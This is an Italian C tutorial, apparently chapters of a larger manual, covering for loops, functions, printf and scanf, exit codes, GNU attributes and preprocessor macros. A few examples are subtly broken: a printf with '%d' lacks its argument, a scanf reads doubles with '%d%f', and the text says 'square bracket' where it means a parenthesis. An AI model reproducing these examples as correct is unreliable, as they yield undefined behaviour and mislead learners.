In presenza di iterazioni in cui si deve incrementare o decrementare una variabile a ogni ciclo, si usa preferibilmente la struttura '`for`', che in C permetterebbe un utilizzo più ampio di quello comune:

```
for ([espressione1]; [espressione2]; [espressione3]) istruzione
```

La forma tipica di un'istruzione '`for`' è quella per cui la prima espressione corrisponde all'assegnamento iniziale di una variabile, la seconda a una condizione che deve verificarsi fino a che si vuole che sia eseguita l'istruzione (o il gruppo di istruzioni) e la terza all'incremento o decremento della variabile inizializzata con la prima espressione. In pratica, l'utilizzo normale del ciclo '`for`' potrebbe esprimersi nella sintassi seguente:

```
for (var = n; condizione; var++) istruzione
```

Il ciclo '`for`' potrebbe essere definito anche in maniera differente, più generale: la prima espressione viene eseguita una volta sola all'inizio del ciclo; la seconda viene valutata all'inizio di ogni ciclo e il gruppo di istruzioni viene eseguito solo se il risultato è *Vero*; l'ultima viene eseguita alla fine dell'esecuzione del gruppo di istruzioni, prima che si ricominci con l'analisi della condizione.

L'esempio già visto, in cui viene visualizzata per 10 volte una «x», potrebbe tradursi nel modo seguente, attraverso l'uso di un ciclo '`for`':

```
int i;

for (i = 0; i < 10; i++)
  {
    printf ("x");
  }
printf ("\n");
```

Anche nelle istruzioni controllate da un ciclo '**`for`**' si possono collocare istruzioni '**`break`**' e '**`continue`**', con lo stesso significato visto per il ciclo '**`while`**' e '**`do`**...**`while`**'.

Sfruttando la possibilità di inserire più espressioni in una singola istruzione, si possono realizzare dei cicli '**`for`**' molto più complessi, anche se questo è sconsigliabile per evitare di scrivere codice troppo difficile da interpretare. In questo modo, l'esempio precedente potrebbe essere ridotto a quello che segue, dove si usa un punto e virgola solitario per rappresentare un'istruzione nulla:

```
int i;

for (i = 0; i < 10; printf ("x"), i++)
  {
    ;
  }
printf ("\n");
```

Se si utilizzano istruzioni multiple, separate con la virgola, occorre tenere presente che **l'espressione che esprime la condizione deve rimanere singola** (se per la condizione si usasse un'espressione multipla, conterebbe solo la valutazione dell'ultima). Naturalmente, nel caso della condizione, si possono costruire condizioni complesse con l'ausilio degli operatori logici, ma rimane il fatto che l'operatore virgola ('`,`') non dovrebbe avere senso lì.

Nel modello sintattico iniziale si vede che le tre espressioni sono opzionali e rimane solo l'obbligo di mettere i punti e virgola relativi. L'esempio seguente mostra un ciclo senza fine che viene interrotto attraverso un'istruzione '**`break`**':

```
int i = 0;
for (;;)
  {
    if (i >= 10)
      {
        break;
      }
    printf ("x");
    i++;
  }
```

572.6 Funzioni

Il linguaggio C offre le funzioni come mezzo per realizzare la scomposizione del codice in subroutine. Prima di poter essere utilizzate attraverso una chiamata, le funzioni devono essere dichiarate, anche se non necessariamente descritte. In pratica, se si vuole indicare nel codice una chiamata a una funzione che viene descritta più avanti, occorre almeno dichiararne il prototipo.

Le funzioni del linguaggio C prevedono il passaggio di parametri solo **per valore**, con tutti i tipi di dati, esclusi gli array (che invece vanno passati per riferimento, attraverso il puntatore alla loro posizione iniziale in memoria).

Il linguaggio C, attraverso la libreria standard, offre un gran numero di funzioni comuni che vengono importate nel codice attraverso l'istruzione '`#include`' del precompilatore. In pratica, in questo modo si importa la parte di codice necessaria alla dichiarazione e descrizione di queste funzioni. Per esempio, come si è già visto, per poter utilizzare la funzione '`printf()`' si deve inserire la riga '`#include <stdio.h>`' nella parte iniziale del file sorgente.

572.6.1 Dichiarazione di un prototipo

Quando la descrizione di una funzione può essere fatta solo dopo l'apparizione di una sua chiamata, occorre dichiararne il prototipo all'inizio, secondo la sintassi seguente:

```
tipo nome ([tipo[ nome]][,...]]);
```

Il tipo, posto all'inizio, rappresenta il tipo di valore che la funzione restituisce. Se la funzione non deve restituire alcunché, si utilizza il tipo '`void`'. Se la funzione utilizza dei parametri, il tipo di questi deve essere elencato tra le parentesi tonde. L'istruzione con cui si dichiara il prototipo termina regolarmente con un punto e virgola.

Lo standard C stabilisce che una funzione che non richiede parametri deve utilizzare l'identificatore '`void`' in modo esplicito, all'interno delle parentesi.

Segue la descrizione di alcuni esempi.

- ```
  int fattoriale (int);
  ```
  In questo caso, viene dichiarato il prototipo della funzione '`fattoriale`', che richiede un parametro di tipo '`int`' e restituisce anche un valore di tipo '`int`'.

- ```
  int fattoriale (int n);
  ```
  Come nell'esempio precedente, dove in più, per comodità si aggiunge il nome del parametro che comunque viene ignorato dal compilatore.

- ```
  void elenca ();
  ```
  Si tratta della dichiarazione di una funzione che fa qualcosa senza bisogno di ricevere alcun parametro e senza restituire alcun valore (*void*).
  ```

- ```
  void elenca (void);
  ```
  Esattamente come nell'esempio precedente, solo che è indicato in modo esplicito il fatto che la funzione non riceve argomenti (il tipo '**`void`**' è stato messo all'interno delle parentesi), come prescrive lo standard.

572.6.2 Descrizione di una funzione

La descrizione della funzione, rispetto alla dichiarazione del prototipo, richiede l'indicazione dei nomi da usare per identificare i parametri (mentre nel prototipo questi sono facoltativi) e naturalmente l'aggiunta delle istruzioni da eseguire. Le parentesi graffe che appaiono nello schema sintattico fanno parte delle istruzioni necessarie.

```
tipo nome ( [tipo parametro [, ...] ] )
{
    istruzione;
    ...
}
```

Per esempio, la funzione seguente esegue il prodotto tra i due parametri forniti e ne restituisce il risultato:

```
int prodotto (int x, int y)
{
    return (x * y);
}
```

I parametri indicati tra parentesi, rappresentano una dichiarazione di variabili locali[11] che contengono inizialmente i valori usati nella chiamata. Il valore restituito dalla funzione viene definito attraverso l'istruzione '**`return`**', come si può osservare dall'esempio. Naturalmente, nelle funzioni di tipo '**`void`**' l'istruzione '**`return`**' va usata senza specificare il valore da restituire, oppure si può fare a meno del tutto di tale istruzione.

Nei manuali tradizionale del linguaggio C si descrivono le funzioni nel modo visto nell'esempio precedente; al contrario, nella guida *GNU coding standards* si richiede di mettere il nome della funzione in corrispondenza della colonna uno, così:

```
int
prodotto (int x, int y)
{
    return (x * y);
}
```

Le variabili dichiarate all'interno di una funzione, oltre a quelle dichiarate implicitamente come mezzo di trasporto degli argomenti della chiamata, sono visibili solo al suo interno, mentre quelle dichiarate al di fuori di tutte le funzioni, sono variabili globali, accessibili potenzialmente da ogni parte del programma.[12] Se una variabile locale ha un nome coincidente con quello di una variabile globale, allora, all'interno della funzione, quella variabile globale non è accessibile.
```

Le regole da seguire, almeno in linea di principio, per scrivere programmi chiari e facilmente modificabili, prevedono che si debba fare in modo di rendere le funzioni indipendenti dalle variabili globali, fornendo loro tutte le informazioni necessarie attraverso i parametri. In questo modo diventa del tutto indifferente il fatto che una variabile locale vada a mascherare una variabile globale; inoltre, ciò permette di non dover tenere a mente il ruolo di queste variabili globali e (se non si usano le variabili «statiche») fa sì che si ottenga una funzione completamente «rientrante».

572.7 Vincoli nei nomi

Quando si definiscono variabili e funzioni nel proprio programma, occorre avere la prudenza di non utilizzare nomi che coincidano con quelli delle librerie che si vogliono usare e che non possano andare in conflitto con l'evoluzione del linguaggio. A questo proposito va osservata una regola molto semplice: non si possono usare nomi «esterni» che inizino con il trattino basso ('_'); in tutti gli altri casi, invece, non si possono usare i nomi che iniziano con un trattino basso e continuano con una lettera maiuscola o un altro trattino basso.

Il concetto di nome esterno viene descritto a proposito della compilazione di un programma che si sviluppa in più file-oggetto da collegare assieme (capitolo 574). L'altro vincolo serve a impedire, per esempio, la creazione di nomi come '**`_Bool`**' o '**`__STDC_IEC_559__`**'. Rimane quindi la possibilità di usare nomi che inizino con un trattino basso, purché continuino con un carattere minuscolo e siano visibili solo nell'ambito del file sorgente che si compone.

572.8 I/O elementare

L'input e l'output elementare che si usa nella prima fase di apprendimento del linguaggio C si ottiene attraverso l'uso di due funzioni fondamentali: '**`printf()`**' e '**`scanf()`**'. La prima si occupa di emettere una stringa dopo averla trasformata in base a dei codici di composizione determinati; la seconda si occupa di ricevere input (generalmente da tastiera) e di trasformarlo secondo codici di conversione simili alla prima. Infatti, il problema che si incontra inizialmente, quando si vogliono emettere informazioni attraverso lo standard output per visualizzarle sullo schermo, sta nella necessità di convertire in qualche modo tutti i dati che non siano già di tipo '**`char`**'. Dalla parte opposta, quando si inserisce un dato che non sia da intendere come un semplice carattere alfanumerico, serve una conversione adatta nel tipo di dati corretto.

Per utilizzare queste due funzioni, occorre includere il file di intestazione '`stdio.h`', come è già stato visto più volte negli esempi.

Le due funzioni, '**`printf()`**' e '**`scanf()`**', hanno in comune il fatto di disporre di una quantità variabile di parametri, dove solo il primo è stato precisato. Per questa ragione, la stringa che costituisce il primo argomento deve contenere tutte le informazioni necessarie a individuare quelli successivi; pertanto, si fa uso di ***specificatori di conversione*** che definiscono il tipo e l'ampiezza dei dati da trattare. A titolo di esempio, lo specificatore '**`%d`**' si riferisce a un valore intero di tipo '**`int`**', mentre '**`%ld`**' si riferisce a un intero di tipo '**`long int`**'.

Vengono mostrati solo alcuni esempi, perché una descrizione più approfondita nell'uso delle funzioni '**`printf()`**' e '**`scanf()`**' appare in altri capitoli (584 e 604). Si comincia con l'uso di '**`printf()`**':

```
…
double capitale = 1000.00;
double tasso    = 0.5;
int    montante = (capitale * tasso) / 100;
…
printf ("%s: il capitale %f, ", "Ciao", capitale);
printf ("investito al tasso %f%% ", tasso);
printf ("ha prodotto un montante pari a %d.\n");
…
```

Gli specificatori di conversione usati in questo esempio si possono considerare quelli più comuni: '**%s**' incorpora una stringa; '**%f**' traduce in testo un valore che originariamente è di tipo '**double**'; '**%d**' traduce in testo un valore '**int**'; inoltre, '**%%**' viene trasformato semplicemente in un carattere percentuale nel testo finale. Alla fine, l'esempio produce l'emissione del testo: «Ciao: il capitale 1000.00, investito al tasso 0.500000% ha prodotto un montante pari a 1005.»

La funzione '**scanf()**' è un po' più difficile da comprendere: la stringa che definisce il procedimento di interpretazione e conversione deve confrontarsi con i dati provenienti dallo standard input. L'uso più semplice di questa funzione prevede l'individuazione di un solo dato:

```
…
int importo;
…
printf ("Inserisci l'importo: ");
scanf ("%d", &importo);
…
```

Il pezzo di codice mostrato emette la frase seguente e resta in attesa dell'inserimento di un valore numerico intero, seguito da [*Invio*]:

```
Inserisci l'importo: _
```

Questo valore viene inserito nella variabile ***importo***. Si deve osservare il fatto che gli argomenti successivi alla stringa di conversione sono dei puntatori, per cui, avendo voluto inserire il dato nella variabile ***importo***, questa è stata indicata preceduta dall'operatore '**&**' in modo da fornire alla funzione l'indirizzo corrispondente (si veda il capitolo 576 sulla gestione dei puntatori).

Con una stessa funzione '**scanf()**' è possibile inserire dati per diverse variabili, come si può osservare dall'esempio seguente, ma in questo caso, per ogni dato viene richiesta la separazione con spazi orizzontali o anche con la pressione di [*Invio*].

```
printf ("Inserisci il capitale e il tasso:");
scanf ("%d%f", &capitale, &tasso);
```

572.9 Restituzione di un valore

In un sistema Unix e in tutti i sistemi che si rifanno a quel modello, i programmi, di qualunque tipo siano, al termine della loro esecuzione, restituiscono un valore che può essere utilizzato da uno script di shell per determinare se il programma ha fatto ciò che si voleva o se è intervenuto qualche tipo di evento che lo ha impedito.

Convenzionalmente si tratta di un valore numerico, con un intervallo di valori abbastanza ristretto, in cui zero rappresenta una conclusione normale, ovvero priva di eventi indesiderati, mentre qualsiasi altro valore rappresenta un'anomalia. A questo proposito si consideri quello «strano» atteggiamento degli script di shell, per cui zero equivale a *Vero*.

Lo standard del linguaggio C prescrive che la funzione '**main()**' debba restituire un tipo intero, contenente un valore compatibile con l'intervallo accettato dal sistema operativo: tale valore intero è ciò che dovrebbe lasciare di sé il programma, al termine del proprio funzionamento.

Se il programma deve terminare, per qualunque ragione, in una funzione diversa da '**main()**', non potendo usare l'istruzione '**return**' per questo scopo, si può richiamare la funzione '**exit()**':

```
exit (valore_restituito);
```

La funzione '**exit()**' provoca la conclusione del programma, dopo aver provveduto a scaricare i flussi di dati e a chiudere i file. Per questo motivo, non restituisce un valore all'interno del programma, al contrario, fa in modo che il programma restituisca il valore indicato come argomento.

Per poterla utilizzare occorre includere il file di intestazione 'stdlib.h' che tra l'altro dichiara già due macro-variabili adatte a definire la conclusione corretta o errata del programma: '**EXIT_SUCCESS**' e '**EXIT_FAILURE**'.[13] L'esempio seguente mostra in che modo queste macro-variabili potrebbero essere usate:

```
#include <stdlib.h>
...
...
if (...)
  {
    exit (EXIT_SUCCESS);
  }
else
  {
    exit (EXIT_FAILURE);
  }
```

Naturalmente, se si può concludere il programma nella funzione '**main()**', si può fare lo stesso con l'istruzione '**return**':

```
#include <stdlib.h>
...
...
```

```
int main (…)
{
    …
    if (…)
      {
        return (EXIT_SUCCESS);
      }
    else
      {
        return (EXIT_FAILURE);
      }
    …
}
```

572.10 Attributi per GNU C

Il compilatore GNU C prevede l'uso di «attributi» nel proprio codice, come estensione del linguaggio. Dal momento che il compilatore GNU C è molto importante e diffuso, conviene sapere che forma possono avere tali attributi, almeno per non restare sbalorditi nella lettura del codice di altri autori:

```
__attribute__ ((tipo_di_attributo))
```

Frequentemente, questi attributi vanno collocati alla fine della dichiarazione di ciò a cui si riferiscono, come nell'esempio seguente, dove viene assegnato l'attributo '**`deprecated`**' al prototipo di una funzione:

```
…
mia_funzione (void) __attribute__ ((deprecated));
…
```

Se può servire, il nome dell'attributo può apparire anche preceduto e terminato da due trattini bassi; pertanto, l'esempio già visto può essere scritto anche così:

```
…
mia_funzione (void) __attribute__ ((__deprecated__));
…
```

572.11 Riferimenti

- Brian W. Kernighan, Dennis M. Ritchie, *Il linguaggio C: principi di programmazione e manuale di riferimento*, Pearson, ISBN 88-7192-200-X

  ⟨*http://cm.bell-labs.com/cm/cs/cbook/*⟩

- Open Standards, *C - Approved standards*

  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/standards*⟩

- *ISO/IEC 9899:TC2*

  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf*⟩

- Richard Stallman e altri, *GNU coding standards*

  ⟨*http://www.gnu.org/prep/standards/*⟩

- Autori vari, *GCC manual*

  ⟨*http://gcc.gnu.org/onlinedocs/gcc/*⟩

  ⟨*http://gcc.gnu.org/onlinedocs/gcc.pdf*⟩

- Alessandro Bellini, Andrea Guidi, *Linguaggio C*, 1994, McGraw-Hill, ISBN 88-386-3404-1

[1] È bene osservare che un'istruzione composta, ovvero un raggruppamento di istruzioni tra parentesi graffe, non è concluso dal punto e virgola finale.

[2] In particolare, i nomi che iniziano con due trattini bassi ('__'), oppure con un trattino basso seguito da una lettera maiuscola ('_*X*') sono riservati.

[3] Il linguaggio C, puro e semplice, non comprende alcuna funzione, benché esistano comunque molte funzioni più o meno standardizzate, come nel caso di '**`printf()`**'.

[4] Sono esistiti anche elaboratori in grado di indirizzare il singolo bit in memoria, come il Burroughs B1900, ma rimane il fatto che il linguaggio C si interessi di raggiungere un byte intero alla volta.

[5] Il qualificatore '**`signed`**' si può usare solo con il tipo '**`char`**', dal momento che il tipo '**`char`**' puro e semplice può essere con o senza segno, in base alla realizzazione particolare del linguaggio che dipende dall'architettura dell'elaboratore e dalle convenzioni del sistema operativo.

[6] La distinzione tra valori con segno o senza segno, riguarda solo i numeri interi, perché quelli in virgola mobile sono sempre espressi con segno.

[7] Come si può osservare, la dimensione è restituita dall'operatore '**`sizeof`**', il quale, nell'esempio, risulta essere preceduto dalla notazione '**`(int)`**'. Si tratta di un cast, perché il valore restituito dall'operatore è di tipo speciale, precisamente si tratta del tipo '**`size_t`**'. Il cast è solo precauzionale perché generalmente tutto funziona in modo regolare senza questa indicazione.

[8] Per la precisione, il linguaggio C stabilisce che il «byte» corrisponda all'unità di memorizzazione minima che, però, sia anche in grado di rappresentare tutti i caratteri di un insieme minimo. Pertanto, ciò che restituisce l'operatore '**`sizeof()`**' è, in realtà, una quantità di byte, solo che non è detto si tratti di byte da 8 bit.

[9] Gli operandi di '**? :**' sono tre.

[10] Lo standard prevede il tipo di dati '**_Bool**' che va inteso come un valore numerico compreso tra zero e uno. Ciò significa che il tipo '**_Bool**' si presta particolarmente a rappresentare valori logici (binari), ma ciò sempre secondo la logica per la quale lo zero corrisponde a *Falso*, mentre qualunque altro valore corrisponde a *Vero*.

[11] Per la precisione, i parametri di una funzione corrispondono alla dichiarazione di variabili di tipo automatico.

[12] Questa descrizione è molto semplificata rispetto al problema del campo di azione delle variabili in C; in particolare, quelle che qui vengono chiamate «variabili globali», non hanno necessariamente un campo di azione esteso a tutto il programma, ma in condizioni normali sono limitate al file in cui sono dichiarate. La questione viene approfondita in modo più adatto a questo linguaggio nel capitolo 574.

[13] In pratica, '**EXIT_SUCCESS**' equivale a zero, mentre '**EXIT_FAILURE**' equivale a uno.

C: istruzioni del precompilatore

Il linguaggio C non può fare a meno del precompilatore e le sue direttive sono regolate dallo standard.

Il precompilatore è un programma, o quella parte del compilatore, che si occupa di preelaborare un sorgente per generarne uno nuovo, il quale poi viene compilato con tutte le trasformazioni apportate.

Tradizionalmente, in un sistema operativo che si rifà al modello dei sistemi Unix, il precompilatore è costituito dal programma '**`cpp`**' che può essere utilizzato direttamente o in modo trasparente dal compilatore '**`cc`**'. Volendo simulare i passaggi iniziali della compilazione di un programma ipotetico denominato '`prg.c`', evidenziando il ruolo del precompilatore, questi si potrebbero esprimere così:

$ **`cpp -E -o prg.i prg.c`**[*Invio*]

$ **`cc -o prg.o prg.i`**[*Invio*]

$ ...

In questo caso, il file '`prg.i`' generato dal precompilatore è quello che viene chiamato dalla documentazione standard una ***unità di traduzione***. Una unità di traduzione singola può essere il risultato della fusione di diversi file, incorporati attraverso le direttive '**`#include`**', come viene descritto nel capitolo. Ciò che occorre osservare è che, quando si parla di campo di azione legato al «file», ci si riferisce al file generato dal precompilatore, ovvero all'unità di traduzione.

Va osservato che esistono programmi che utilizzano il precompilatore del linguaggio C per fini estranei al linguaggio stesso. Per esempio i file di configurazione delle risorse di X (il sistema grafico) vengono fatti elaborare da '**`cpp`**' prima di essere interpretati.

573.1 Linguaggio a sé stante

Le direttive del precompilatore rappresentano un linguaggio a sé stante, con proprie regole. In generale:

- le direttive iniziano con il simbolo '**`#`**', preferibilmente nella prima colonna;
- le direttive non utilizzano alcun simbolo di conclusione (non si usa il punto e virgola);
- ogni direttiva occupa una riga, la quale può essere spezzata e ripresa in righe successive, utilizzando il simbolo '**`\`**' subito prima del codice di interruzione di riga;
- su una riga può essere inserita una sola direttiva, perché non c'è altro modo di distinguere la fine di una dall'inizio della successiva.

Se appare un simbolo '**`#`**' privo di altre indicazioni, questo viene semplicemente ignorato dal precompilatore. Di solito le direttive del precompilatore si scrivono senza annidamenti, ma questo fatto rischia di rendere particolarmente complicata la lettura del sorgente. A ogni modo, se si usano gli annidamenti, di solito questi riguardano solo le altre direttive e non il codice del linguaggio C puro e semplice.

I commenti del linguaggio C possono apparire solo alla fine delle direttive, ma non in tutte; pertanto vanno usati con prudenza. Vengono usati sicuramente alla fine delle direttive '**#else**' e '**#endif**' per ricordare a quale condizione si riferiscono.

573.2 Direttiva «#include»

La direttiva '**#include**' permette di includere un file. Generalmente si tratta di un cosiddetto ***file di intestazione***, contenente una serie di definizioni necessarie al file sorgente in cui vengono incorporate. Il file da incorporare può essere indicato delimitandolo con le parentesi angolari, oppure con gli apici doppi; il modo in cui si delimita il nome del file serve a stabilire come questo deve essere cercato:[1]

```
#include <file>
```

```
#include "file"
```

I due esempi seguenti mostrano la richiesta di includere il file 'stdio.h' secondo le due forme possibili:

```
#include <stdio.h>
```

```
#include "stdio.h"
```

Delimitando il nome tra parentesi angolari si fa riferimento a un file che dovrebbe trovarsi in una posizione stabilita dalla configurazione del compilatore; per esempio, nel caso di GNU C in un sistema GNU/Linux, dovrebbe trattarsi della directory '/usr/include/'. Se invece si delimita il nome tra apici doppi, generalmente si fa riferimento a una posizione precisa nel file system, attraverso l'indicazione di un percorso (secondo la modalità prevista dal sistema operativo); pertanto, scrivendo il nome del file come nell'esempio, si dovrebbe intendere che la sua collocazione debba essere la directory corrente.

Di norma, quando si indica un file da includere delimitandolo con gli apici doppi e senza indicare alcun percorso, se questo file non si trova nella directory corrente, allora viene cercato nella directory predefinita, come se fosse stato indicato tra le parentesi angolari.

Un file incorporato attraverso la direttiva '**#include**', può a sua volta fare lo stesso con altri; naturalmente, questa possibilità va considerata per evitare di includere più volte lo stesso file e di solito si usa un accorgimento che viene descritto più avanti nel capitolo.

573.3 Direttiva «#define»

La direttiva '**`#define`**' serve a definire quelle che sono note come ***macro***, ovvero delle variabili del precompilatore che, successivamente, il precompilatore stesso espande secondo regole determinate. Lo standard del linguaggio C distingue queste macro in due categorie: *object-like macro* e *function-like macro*. Nel corso di questi capitoli si usa la definizione di ***macro-variabile*** nel primo caso e di ***macro-istruzione*** nel secondo.

Come sottoinsieme delle macro-variabili vengono considerate le ***costanti manifeste***, per rappresentare dei valori semplici che si ripetono nel sorgente. Per esempio, '**`NULL`**' è la costante manifesta standard per rappresentare il puntatore nullo.

```
#define macro [sequenza_di_caratteri]
```

La direttiva '**`#define`**' usata secondo la sintassi mostrata consente di definire delle macro-variabili, ovvero ciò che lo standard definisce *object-like macro*. Ciò che si ottiene è la sostituzione nel sorgente del nome indicato con la sequenza di caratteri che lo segue. Si osservi l'esempio seguente:

```
#define SALUTO Ciao! Come stai?
```

In questo caso viene dichiarata la macro-variabile '**`SALUTO`**' in modo tale che tutte le occorrenze di questo nome, successive alla sua dichiarazione, vengano sostituite con '**`Ciao! Come stai?`**'. È molto importante comprendere questo particolare: tutto ciò che appare dopo il nome della macro, a parte lo spazio che lo separa, viene utilizzato nella sostituzione. L'esempio seguente, invece rappresenta un programma completo:

```
#include <stdio.h>
#define SALUTO "Ciao! come stai?\n"
int main (void)
{
    printf (SALUTO);
    return 0;
}
```

In questo caso, la macro-variabile '**`SALUTO`**' può essere utilizzata in un contesto in cui ci si attende una stringa letterale, perché include gli apici doppi che sono necessari per questo scopo. Nell'esempio si vede l'uso della macro-variabile come argomento della funzione '**`printf()`**' e l'effetto del programma è quello di mostrare il messaggio seguente:

```
Ciao! come stai?
```

È bene precisare che la sostituzione delle macro-variabili non avviene se i loro nomi appaiono tra apici doppi, ovvero all'interno di stringhe letterali. Si osservi l'esempio seguente:

```
#include <stdio.h>
#define SALUTO Ciao! come stai?
int main (void)
{
    printf ("SALUTO\n");
    return 0;
}
```

In questo caso, la funzione '**`printf()`**' emette effettivamente la parola '**`SALUTO`**' e non avviene alcuna espansione di macro:

```
SALUTO
```

Una volta compreso il meccanismo basilare della direttiva '**`#define`**' si può osservare che questa può essere utilizzata in modo più complesso, facendo anche riferimento ad altre macro già definite:

```
#define UNO 1
#define DUE UNO+UNO
#define TRE DUE+UNO
```

In presenza di una situazione come questa, utilizzando la macro '**`TRE`**', si ottiene prima la sostituzione con '**`DUE+UNO`**', quindi con '**`UNO+UNO+1`**', infine con '**`1+1+1`**' (dopo, tocca al compilatore).

Tradizionalmente i nomi delle macro-variabili vengono definiti utilizzando solo lettere maiuscole, in modo da poterli distinguere facilmente nel sorgente.

Come è possibile vedere meglio in seguito, è sensato anche dichiarare una macro senza alcuna corrispondenza. Ciò può servire per le direttive '**`#ifdef`**' e '**`#ifndef`**'.

Nella definizione di una macro-variabile può apparire l'operatore '**`##`**', con lo scopo di attaccare ciò che si trova alle sue estremità. Si osservi l'esempio seguente:

```
#include <stdio.h>
#define UNITO 1234 ## 5678
int main (void)
{
    printf ("%d\n", UNITO);
    return 0;
}
```

Eseguendo questo programma si ottiene semplicemente l'emissione del numero 12345678. Questo operatore può servire anche per unire assieme il nome di una macro-variabile, benché questo sia poco consigliabile:

```
#include <stdio.h>
#define MIAMACRO 12345678
#define UNITO MI ## A ## MA ## CRO
int main (void)
{
    printf ("%d\n", UNITO);
    return 0;
}
```

573.4 Direttiva «#define» con parametri

La direttiva '**#define**' può essere usata per creare una macro-istruzione, ovvero una cosa che viene usata con l'apparenza di una funzione:

```
#define macro (parametro [, parametro]...) sequenza_di_caratteri
```

Per comprendere il meccanismo è meglio avvalersi di esempi. In quello seguente, l'istruzione '**i = QUADRATO(i)**' si traduce in '**i = (i)*(i)**':

```
#define QUADRATO(A)        (A)*(A)
...
...
i = QUADRATO (i);
...
```

Si osservi il fatto che, nella definizione, la stringa di sostituzione è stata composta utilizzando le parentesi: ciò permette di evitare problemi successivamente, nelle precedenze di valutazione delle espressioni, se l'argomento della funzione simulata attraverso la macro-istruzione è composto:

```
...
i = QUADRATO (123 * 34 + 3);
...
```

In questo caso, la sostituzione genera '**i = (123 * 34 + 3)*(123 * 34 + 3)**' e si può vedere che le parentesi sono appropriate. L'esempio seguente, costituito da un programma completo, mostra l'uso di due parametri:

```
#include <stdio.h>
#define MAX(X, Y) ((X) > (Y) ? (X) : (Y))
int main (void)
{
    printf ("valore massimo tra %d e %d: %d\n", 3, 4, MAX (3, 4));
    return 0;
}
```

La macro-istruzione '**MAX (3, 4)**' si traduce in '**((3) > (4) ? (3) : (4))**'.

È molto importante fare attenzione alla spaziatura nella dichiarazione di una macro-istruzione: si può scrivere '**#define MAX(x,y)** ...', '**#define MAX(x,y)** ...', '**#define MAX(x,y)** ...', '**#define MAX(x, y)** ...', ecc. Quello che invece non si può proprio è l'inserimento di uno spazio tra il nome della macro-istruzione e la parentesi quadra aperta. Pertanto, se si scrive '**#define MAX (x, y)** ...' si commette un errore!
Al contrario, quando la macro-istruzione viene richiamata, questo spazio può essere inserito senza problemi, come apparso già negli esempi.

Nella definizione di una macro-istruzione può essere usato l'operatore '**##**' già descritto nella sezione precedente. Nell'esempio seguente si ottiene di visualizzare il numero 12345678:

```
#include <stdio.h>
#define UNISCI(A, B) A ## B
int main (void)
{
    printf ("%d\n", UNISCI(1234, 5678));
    return 0;
}
```

Inoltre, è disponibile l'operatore '**#**' che ha lo scopo di racchiudere tra apici doppi la metavariabile che lo segue immediatamente. Si osservi l'esempio seguente:

```
#include <stdio.h>
#define STRINGATO(a) # a
#define SALUTO STRINGATO (Ciao! come stai?\n)
int main (void)
{
    printf (SALUTO);
    return 0;
}
```

Prima viene definita la macro-istruzione '**STRINGATO**', con la quale si vuole che il suo argomento sia raccolto tra apici doppi. Subito dopo viene definita la macro-variabile '**SALUTO**' che viene rimpiazzata da '**STRINGATO (Ciao! come stai?\n)**' e quindi da '**"Ciao! come stai?\n"**'. Alla fine, il programma mostra regolarmente il messaggio già visto in un altro esempio precedente:

```
Ciao! come stai?
```

Si osservi cosa accadrebbe modificando l'esempio nel modo seguente, dove si vuole che la macro-istruzione '**STRINGATO**' utilizzi due parametri:

```
...
#define STRINGATO(a, b) # a # b
#define SALUTO STRINGATO (Ciao!, come stai?\n)
...
```

Evidentemente si vuole che i due argomenti forniti alla macro-istruzione '**STRINGATO**' siano raccolti ognuno tra apici doppi, pertanto la macro-variabile si trova a essere dichiarata, sostanzialmente come '**"Ciao!" "come stai?\n"**'. Alla fine il risultato mostrato dal programma

è differente, perché la sequenza delle due stringhe viene intesa come una sequenza sola, ma in tal caso manca lo spazio tra le due parti:

```
Ciao!come stai?
```

Si può complicare ulteriormente l'esempio per dimostrare fino a dove si estende la competenza dell'operatore '**#**':

```
#include <stdio.h>
#define STRINGATO(a, b) # a , b
#define SALUTO STRINGATO (%d un amore\n, 6)
int main (void)
{
    printf (SALUTO);
    return 0;
}
```

Qui gli spazi sono importanti, infatti, la macro-istruzione '**STRINGATO**' si traduce in '**"*a*" , *b***' e la virgola non avrebbe potuto essere unita alla lettera «a», altrimenti sarebbe stata inserita dentro la coppia di apici doppi. La macro-variabile '**SALUTO**' si traduce poi in '**"%d un amore\n" , 6**', pertanto, alla fine, il programma mostra il messaggio seguente:

```
6 un amore
```

Per concludere viene mostrato un esempio ulteriore, con il quale si crea una sorta di funzione che il precompilatore deve trasformare in un blocco di istruzioni. Viene simulato il comportamento della funzione standard '**strncpy()**', senza però restituire un valore:

```
#include <stdio.h>

#define STRNCPY(DST, ORG, N) { \
    char *restrict s1 = (DST); \
    const char *restrict s2 = (ORG); \
    size_t n = (N); \
    int i; \
    for (i = 0; i < n && s2[i] != 0; i++) \
      { \
        s1[i] = s2[i]; \
      } \
    s1[i] = 0; }

int main (void)
{
    char stringa[100];
    STRNCPY (stringa, "Buon giorno a tutti!", 50)       // Niente ";"
    printf ("%s\n", stringa);
    return 0;
}
```

Si può vedere che, per richiamare questa macro-istruzione, non si richiede che le sia aggiunto il

punto e virgola. Infatti, la macro in sé si espande in un raggruppamento tra parentesi graffe, che non ne ha bisogno; d'altra parte, volendoglielo aggiungere, non si può creare alcun problema.

La dichiarazione di una macro-istruzione può prevedere una quantità variabile di parametri, come avviene già per le funzioni (sezione 577.3). Per ottenere questo si aggiungono dei puntini di sospensione alla fine dell'elenco dei parametri fissi, quindi, si utilizza la parola chiave '**`__VA_ARGS__`**' per individuare gli argomenti opzionali. L'esempio seguente riproduce il funzionamento di '**`printf()`**', richiamando la stessa funzione:

```
#include <stdio.h>

#define PRINTF(A, ...) printf (A, __VA_ARGS__)

int main (void)
{
    PRINTF ("I primi numeri interi: %d, %d, %d\n", 1, 2, 3);
    return 0;
}
```

Questa volta il punto e virgola finale serve, perché non è stato incluso nella definizione della macro-istruzione.

A proposito di '**`__VA_ARGS__`**' va ancora osservato che individua sì gli argomenti opzionali, ma di questi ne deve essere specificato almeno uno. Pertanto, la macro-istruzione '**`PRINTF()`**', per come è stata dichiarata nell'esempio precedente, va usata sempre con almeno due argomenti. In questo caso, per poter usare la macro-istruzione con un argomento solo, la sua definizione va modificata nel modo seguente:

```
...
#define PRINTF(...) printf (__VA_ARGS__)
...
```

573.5 Direttive «#if», «#else», «#elif» e «#endif»

Le direttive '**`#if`**', '**`#else`**', '**`#elif`**' e '**`#endif`**', permettono di delimitare una porzione di codice che debba essere utilizzato o ignorato in relazione a una certa espressione che può essere calcolata solo attraverso definizioni precedenti.

```
#if espressione
    espressione
[#elif espressione
    espressione]
...
[#else
    espressione]
#endif
```

